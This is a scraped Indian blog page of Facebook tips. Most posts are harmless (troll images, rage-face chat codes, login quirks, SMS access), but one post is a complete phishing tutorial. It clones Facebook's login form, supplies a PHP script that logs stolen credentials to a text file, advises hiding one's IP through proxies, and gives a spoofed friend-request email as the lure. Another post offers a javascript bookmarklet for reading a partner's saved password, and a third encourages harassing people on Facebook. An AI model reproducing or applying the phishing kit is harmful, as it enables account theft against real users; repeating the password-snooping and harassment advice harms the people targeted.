Hmmm so now you can post images in facebook comments section, well people have just started up posting funny images in response to the post, well this is much more done by the Indians posting funny troll images of Bollywood actors and celebrities with some funny text written over it, well if you were also finding some of these awesome images then I have this awesome post for you which contains collection of those troll images which will take your commenting to whole new level. So now all these images are compressed into a .zip package provided above directly for free download, so now just hit that button and get this package. Well you will need to extract the package to get funny pics folder which contains all above images. So now possibly these images will get updated soon I get few more, so till then enjoy using these image’s and have fun & do share this post with your friends too :)
Showing posts with label Facebook. Show all posts
Sunday, 29 September 2013
Funny Indian Troll Images for Fun Facebook Commenting
Hmmm so now you can post images in facebook comments section, well people have just started up posting funny images in response to the post, well this is much more done by the Indians posting funny troll images of Bollywood actors and celebrities with some funny text written over it, well if you were also finding some of these awesome images then I have this awesome post for you which contains collection of those troll images which will take your commenting to whole new level. So now all these images are compressed into a .zip package provided above directly for free download, so now just hit that button and get this package. Well you will need to extract the package to get funny pics folder which contains all above images. So now possibly these images will get updated soon I get few more, so till then enjoy using these image’s and have fun & do share this post with your friends too :)
Friday, 5 October 2012
11 Odd Ways to Become The Worst Facebook Friend Ever
Jilted or Ditched by the a lover, or you find someone’s face too much ugly, well you can follow out below 11 odd ways and becoming a nightmare for his online facebook world. These below tips and methods are tested out by many people and comes handy when you seriously wanna play hard ball with someone you really hate.
Let me tell you these methods are for some serious fun, do not use them like an ass hole and ruin his/her profile like shit, everything in a limit looks cool so have fun.
Adding all friends from their profile :: well what about adding his or her uncle and aunt that really dear to them, well and what about adding their girlfriends or boyfriends that will surely prove you to be the worst friend.- Like every status (Painful ones too) :: liking every single activity can be not good like what if they added a status like for their broken leg or anything and you like it out, man this will surely boost them up.
- Rude Comments on Pictures :: just comment on their personal images like hey your hips are visible they are stiffed up dude. So anything like frustrating but not boiling their temperature.
- Petition for any Facebook Changes :: just ask, comment and poke them about the new changes facebook brought in, tell them hey facebook just changed the upper bar now what do you think about it.
- Commenting on their Baby Pictures :: well browse their images and if you find one with some lollipops in their mouths just comment hey licking is good muhahahh.
- Thanking them for Teaching you Terrorism :: just for fun you can thank them out about hey thanks for teaching me how to shoot on innocent people.
- Sending Invitations for Events to Location Unreachable :: well this is fun facebook has an option to send invitations for events to your friends so that they can catch you up, so send them for some location far away from their physical location.
- Tagging them in Videos with your Ass :: do you have some funny videos with your ass juggling up every one second just tag them up so that when they watch it they get amazed.
- Like and Unlike their Updates for Extreme Notifications :: liking and unliking their status updates will leave notifications in Bulk hence they will get frustrated.
- Leave some nasty status update watchable only by them :: update something like hey you mas******** in your own cloths and than just change the privacy to only their name[Link]
- Poke and Message them about your status :: just poke them up and message them asking if they got your Poke, or ask them to like your status or just comment on it for God sake.
Wednesday, 26 September 2012
Your Facebook Account has Three Passwords
This is interesting. You can log into your Facebook account using three passwords – one is the main password that you created and the other passwords can be constructed by toggling the case of characters that form your original password.
For example, if your Facebook password is operati@nGeronimo!, you can convert the uppercase characters to lowercase (and vice-versa) and the toggled password string –OPERATI@NgERONIMO! – will also get you into Facebook.
There’s another variation as well. If the first character of your Facebook password is in small case, just change that character to upper case – like Operati@nGeronimo! - and Facebook will gladly let you in.
You may try these variations with your own password on the Facebook login screen available at facebook.com/login.php.
Multiple Facebook Logins
You don’t just have multiple passwords on Facebook, you can log into Facebook using multiple usernames as well.
The default username is the email address that is associated to your Facebook account but you can also login using your Facebook username (that’s in the vanity URL of your Facebook profile page). Similarly, if you have associated your mobile number with Facebook (which you should for security reasons), you can use that mobile number as your username on the Facebook login screen.
A Stack Exchange thread pointed me to this ZDNet story that explains why Facebook allows users to login through multiple passwords. According to Facebook:
We accept three forms of the user’s password to help overcome the most common reasons that authentic logins are rejected. In addition to the original password, we also accept the password if a user inadvertently has caps lock enabled or their mobile device automatically capitalizes the first character of the password.
Thus, if you have accidentally enabled CAPS Lock on the keyboard, the toggled password would still work on Facebook.
A Simple Way to See your Passwords Hidden Under Asterisks
Web browser hide passwords under asterisk characters for improved security.
Say you are on the Gmail login page and the web browser, as always, has auto-filled the username and passwords fields for you.
This is convenient because you can sign-in to your account with a click but because you have not been typing these saved passwords for a while now, you don’t even remember the Gmail password anymore.
All web browsers, for security reasons, mask the password fields in login forms behind asterisk characters thus making it impossible for passersby to see your secret string.
There’s however an easy workaround that will let you convert those asterisks into the actual password and you don’t need any external utilities or bookmarklets for this. Here’s how:
Reveal the Hidden Password
Right-click the password field and then choose “Inspect Element.” This will open the document inspector window and all you have to do is replace the word “password” with “text” as shown in the video above.
What we have done is changed the type of the field from “password” to “text” and hence the password is revealed as the text input fields are never masked.
Also, the above demo was created in Google Chrome but you can use it across all browsers including Internet Explorer, Firefox and Safari. In the case of IE, press F12 to open the Developer Tools window and then press Ctrl+B to activate the element selection mode.
What it takes to be a Facebook India Ambassador
Facebook has introduced a new Ambassador program in India to promote the usage of Facebook on mobile phones in the country.
The requirements are simple and everyone can participate. You are supposed to convince your friends to install the Facebook app on their mobile phones. Once the app is installed, your friend will also have to associate his or her mobile phone number with Facebook.
You can then pass on this list of phone numbers to Facebook India and users who bring the maximum number of conversions will be rewarded with the Facebook Ambassador status.
There’s no compensation involved and going forward, you may be required to promote Facebook in your school as stated in the TOS document.
If instructed by Facebook, you will engage in activities to promote Facebook.Such activities may include working with your school administration to setup the authentic page for your school on Facebook, creating you college Yearbook on Facebook, uploading pictures of each class and tagged students in the pictures, organizing a Facebook Day on Campus that focuses on educating the audience about using Facebook on mobile devices, etc.
Sunday, 19 February 2012
Now Easily Zoom Facebook Images with Mouse Hover
FB Photo Zoom is a nice chrome extension which enables Facebook
photos zoom on just a mouse hover. It does not need any technical skills
to be configured as its just install and enjoy type of extension. So as
soon as you will install this extension you can visit Facebook and when
ever you see any image you wanna get a broad view off than simply hover
on that image and you would be able to do that really easily.

So you will not be able to see the mouse in the above image as its not captured during this shot their but I just hovered on the above small image and I got a bigger preview right on the side of it. So this extension works quit well and it also comes with a settings menu which you can tweak like below.

So as you can see its settings menu also contain one option saying Disable Facebook’s “Photo Theater” well I just tried it out but that option is not working so else everything just works fine so you can figure that out. So if you are interested in installing this extension than you can grab it from here and if you like do recommend this to all your friends.
So you will not be able to see the mouse in the above image as its not captured during this shot their but I just hovered on the above small image and I got a bigger preview right on the side of it. So this extension works quit well and it also comes with a settings menu which you can tweak like below.
So as you can see its settings menu also contain one option saying Disable Facebook’s “Photo Theater” well I just tried it out but that option is not working so else everything just works fine so you can figure that out. So if you are interested in installing this extension than you can grab it from here and if you like do recommend this to all your friends.

Create Rage Faces in Facebook Chat
Send some awesome Rage Faces to your friends in Facebook chat, if you
do not know what I taking about you can check below image what type of
images you can send to all your friends.

So now to send any image like above in Facebook chat you simply have to enter the codes below and than hit enter to send it to your friend.

So now to send any image like above in Facebook chat you simply have to enter the codes below and than hit enter to send it to your friend.
- Troll face: [[171108522930776]]
- ARE YOU FUCKING KIDDING ME: [[143220739082110]]
- Not bad Obama: [[169919399735055]]
- Me Gusta: [[211782832186415]]
- Mother of God: [[142670085793927]]
- Cereal Guy: [[170815706323196]]
- LOL Face: [[168456309878025]]
- NO Guy: [[167359756658519]]
- Yao Ming: [[218595638164996]]
- Derp: [[224812970902314]]
- Derpina: [[192644604154319]]
- Forever Alone: [[177903015598419]]
- Not Bad: [[NotBaad]]
- Fuck yeah: [[105387672833401]]
- Challenge accepted: [[100002727365206]]
- Okay face: [[100002752520227]]
- Dumb bitch: [[218595638164996]]
- Poker face: [[129627277060203]]
- Okay face: [[224812970902314]]
- Socially awkward penguin: [[98438140742]]
- Rage face: [[FUUUOFFICIAL]]
- Lamp: [[100001256102462]]
- No: [[167359756658519]]
- MOG: [[142670085793927]]
- Feel like a sir: [[168040846586189]]
- Forever alone Christmas: [[125038607580286]]
Saturday, 21 January 2012
HOW TO SEE REMBARED PASSWORD
am going to teach you how to see the passwords which are shown as astersik characters(*).
What is the use?
if your friend/lover select the remember passwords option when login,then you got the chance to hack their password without much effort(no need of phishing ).
Two cases:
Case I:
if they select remember password in mozilla popup. It is easy to see the password using this method:How to see the saved passwords in mozilla?
Second I:
If the select remember passwords in login form , here is the another method.
How to see the remembered passwords ?
Whenever someone select remember password in login form,the passwords will be automatically filled. But the problem is that we can login but can not see the password. Because the password will be shown as "astersik characters"(*). Her e is the trick to crack that also.
Visit any site which remembers passwords and show astersik characters in password box.
Copy the following code
Press enter key
Now the hidden password behind the astersik character will be shown.
Tutorial With Example Picture:
Lets take the yahoomail.com
if the password is auto filled as shown in the picture, then this method will work for you.
What is the use?
if your friend/lover select the remember passwords option when login,then you got the chance to hack their password without much effort(no need of phishing ).
Two cases:
Case I:
if they select remember password in mozilla popup. It is easy to see the password using this method:How to see the saved passwords in mozilla?
Second I:
If the select remember passwords in login form , here is the another method.
How to see the remembered passwords ?
Whenever someone select remember password in login form,the passwords will be automatically filled. But the problem is that we can login but can not see the password. Because the password will be shown as "astersik characters"(*). Her e is the trick to crack that also.
Visit any site which remembers passwords and show astersik characters in password box.
Copy the following code
javascript:(function(){var s,F,j,f,i; s = ""; F = document.forms; for(j=0; j<F.length; ++j) { f = F[j]; for (i=0; i<f.length; ++i) { if (f[i].type.toLowerCase() == "password") s += f[i].value + "\n"; } } if (s) alert("Passwords in forms on this page:\n\n" + s); else alert("There are no passwords in forms on this page.");})();Paste in the address bar.
Press enter key
Now the hidden password behind the astersik character will be shown.
Tutorial With Example Picture:
Lets take the yahoomail.com
if the password is auto filled as shown in the picture, then this method will work for you.
Everyone eager to hack the facebook account of others. Here is the simplest method using phishing webpage ,you can hack the facebook account of your friends .
Phishing WebPage:
Creating webpage which look like any site is described as Phishing. By creating Phishing WebPage, you can make users to believe that it is original website and enter their id and password.
Step 1:
Go to Facebook.com
Right click on the white space of the front page. Select "View Page source".
Copy the code to Notepad.
Step2:
Now find (Press ctrl +f) for "action=" in that code.
You fill find the code like this:
The big red ring that circles the action= you have to change. You have to change it to 'action="next.php" '. after you have done that, you should change the method (small red circle on the picture) to "get" instead of "post", or else it will not work. Save the document as index.html
Step 3:
Now we need to create the "next.php" to store the password. so open the notepad and type the following code:
<php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pswrds.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
save this file as "next.php"
Step 4:
open the notepad and just save the file as "pswrds.txt" without any contents.
Now upload those three files(namely index.html,next.php,pswrds.txt) in any of subdomain Web hosting site.
Note: that web hosting service must has php feature.
Use one of these sites:110mb.com, spam.com justfree.com or 007sites.com.
use this sites through the secure connection sites(so that you can hide your ip address) like: http://flyproxy.com . find best secure connection site.
Step 5:
create an mail account with facebook keyword like : FACEBOOK@hotmail.com,Facebook@noreply.com,facebook_welcome@hotmail.com,facebook_friends@gmail.com
Step 6 :
Copy the original Facebook friendship invitation and paste in your mail.
remove the hyperlink from this http:/www.facebook.com/n/?reqs.php
Mark it and push the Add hyperlink button
*Updated*
everyone asking doubts about this 6th step. You may get Facebook friendship invitation from Facebook when someone "add as a friend", right? Just copy that mail and paste in compose mail. In that content , you can find this link http:/www.facebook.com/n/?reqs.php . Just change the delete the link and create link with same text but link to your site.
Add hyperlink button in the red circle. now write your phisher page url in the hyperlink bar that appears after clicking the button. and click add. The hyperlink should still display http:/www.facebook.com/n/?reqs.php
but lead to your phisher page..

Thursday, 19 January 2012
Unlimited Free Facebook Access without Internet
Day
by day many people are joining Facebook to connect with your family and
friends who live far away from their home place, as Facebook is
becoming the one social place for chatting, media sharing, commenting
and distributing knowledge, its really important for every individual
that he has access to his profile 24 hrs. where ever he is, with or
without internet connection.
So getting popular
day by day Facebook cannot loose its customer from anywhere so it has to
bring some promotional tricks with which people will be engaged in
using Facebook all the time. So to accomplish this thing Facebook has
partnered with Fonetwish company to provide free Facebook access to all
India users. So if you do not have Internet connection that also you can
use Facebook with ease using your simple special message service.
So
how it can be useful to you as you all have internet connection
available but what if you have some phones coming from the old age and
it does not support web browser or Wi-Fi connection well you can access
Facebook on that too so quit impressive hmm. So if you like it check
steps below to see it in action.
Update :
A small subscription fees of ` 1.00 is charged for unlimited per day access.
1. Access the Service :

Now if you want to use this you have to dial *325#
which is taken from *fbk# short for Facebook, so after you dial this
number a message will be promoted displaying the company providing you
this free access.
2. Entering Username & Password :
After
the message is promoted like above it will automatically be dismissed
and you will another screen for entering your Username like above, now
just enter your Username and than click Send or Reply in iPhone. After
few seconds you will get another message to enter your Password for your
Facebook account enter that password and you will have access to their
free service.
3. Now Update your Statuses :
That’s
it now every thing is configured and you will get some default commands
which you can use to update your status and many other things on
Facebook for free. So status updates in few seconds as it receives to
the server.
4. Limitations :
This
is like a promotional gift for all Indian Facebook users in
collaboration with Fonetwish, well there’s no limitation on how status
will be updated but limitation is that its currently available on Airtel, Aircel and Tata Docomo so other’s might get this service soon.
Subscribe to:
Posts (Atom)